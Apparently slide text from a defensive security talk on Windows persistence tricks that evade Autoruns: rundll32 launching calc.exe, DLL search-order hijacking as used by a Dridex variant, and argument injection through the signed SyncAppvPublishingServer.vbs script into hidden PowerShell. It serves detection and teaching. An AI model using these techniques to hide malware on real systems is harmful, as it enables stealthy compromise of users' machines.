 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
☒  HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM	
 HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM	
☒  Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

 rundll32.exe
Size: 45 K
Windows host process (Rundll32)
Time: 3/30/2017 11:03 AM
Microsoft Corporation
Version: 6.1.7601.23755
Rundll32.exe Shell32.dll,ShellExec_RunDLL calc.exe

Ready. Microsoft Entries Hidden.

So What Changed?

- Just like with cmd.exe, Autoruns stopped parsing the parameters
- Autoruns will show Rundll32.exe as the persisted executable
- Many legitimate applications use Rundll32.exe to persist a DLL
 - Separating legitimate uses from malicious will require expert-level understanding

DLL Hijacking

- Technique that can be abused to cause Windows to load a malicious DLL rather than the intended DLL
- Publicly known since the early days of Windows XP
 - XP SP2 changed the order for security reasons
- Autoruns will display the executable that is persisted but not any of the DLLs

- Applications use the Windows function LoadLibrary() to request that Windows find and load a DLL into memory
- Windows follows a defined lookup process to find the requested DLL
 - Directory from which the application was loaded
 - System directory (system32)
 - 16-bit system directory
 - Windows directory (c:\windows)
 - Current directory
 - Directories listed in the PATH environment variable

- The first DLL found with a matching name will be loaded
- Malware gets execution by placing a malicious DLL in a directory searched prior to the directory containing the real DLL
- Malicious DLL can execute arbitrary code at this point


- One variant uses DLL Hijacking and a technique called AtomBombing
- Autoruns only sees the signed executable

- A Dridex variant used DLL hijacking to evade detection by hiding itself behind a legitimate signed executable
- Hashes executables until it finds a match
- Copies the matching executable to the users profile (AppData\Roaming)

- A random DLL is chosen from the imports list and copied into the users profile with the legitimate executable
- Malicious shellcode is injected into the DLL that will be run when the DLL is loaded

- Creates a registry key and shortcut pointing to the legitimate executable
- Runs the legitimate executable when the user logs on
 - Loads the malicious DLL
 - Executes the malicious injected code

Dridex – Files



Within Autoruns

Autoruns - Sysinternals: www.sysinternals.com


File Entry Options Help

Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM
☒ cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/18/2016 12:02 PM
☒ vm VMware User Process	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	8/25/2016 5:21 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:49 PM
☒ Tpkrsbvqlwjvt	Microsoft® Volume Shadow Copy Ser...	Microsoft Corporation	c:\users\user\appdata\roaming\9kqtmz9\vssvc.exe	11/20/2010 5:49 AM
C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				9/22/2017 3:49 PM
☒ Tpkrsbvqlwjvt.lnk	Microsoft® Volume Shadow Copy Ser...	Microsoft Corporation	c:\users\user\appdata\roaming\9kqtmz9\vssvc.exe	11/20/2010 5:49 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				11/9/2016 2:58 AM
☒ Browser Customizations	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	7/13/2009 7:57 PM
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\application\54.0.2840...	10/31/2016 2:09 AM



vssvc.exe

Size: 1,563 K

Microsoft® Volume Shadow Copy Se Time: 11/20/2010 5:49 AM

Microsoft Corporation Version: 6.1.7601.17514

"C:\Users\User\AppData\Roaming\9kqTMz9\VSSVC.exe"

Ready. Windows Entries Hidden.

SyncAppvPublishingService

PowerShell cmdlet for App Virtualization Publishing

- Also comes with .VBS and .EXE helpers



Casey Smith

@subTee

Follow



C:\Windows\System32\SyncAppvPublishingServer.vbs

Is an interesting, signed, default vbs script in Windows 10. :-)

4:00 AM - 22 Apr 2017

Helpers are provided to make it easier to call PowerShell cmdlet from outside PowerShell

- Take arguments from the command-line
- Format the received data
- Pass it to the PowerShell module

Building the PowerShell Command



SyncAppvPublishingServer.vbs

```
22 ParseCmdLine
23
24 if g_cmdArgs = "" Then
25     Wscript.echo "Command line arguments are required."
26     Wscript.quit 0
27 End If
28
29
30 Dim syncCmd
31 syncCmd = "$env:psmodulepath = [IO.Directory]::GetCurrentDirectory(); " & _
32         "import-module AppvClient; " & _
33         "Sync-AppvPublishingServer " & g_cmdArgs
34
```

Building the Shell Command



SyncAppvPublishingServer.vbs


```
34
35  Dim psCmd
36  psCmd = "powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy
    RemoteSigned -Command &{" & syncCmd & "}"
37
```

SyncAppvPublishingServer.vbs


```
38
39  Dim WshShell
40  Set WshShell = WScript.CreateObject("WScript.Shell")
41  WshShell.Run psCmd, 0
42
```

- Builds both the PowerShell code and command as strings without escaping the arguments
- Raw PowerShell commands can be injected into the session
- SyncAppvPublishingServer.exe has these same vulnerabilities

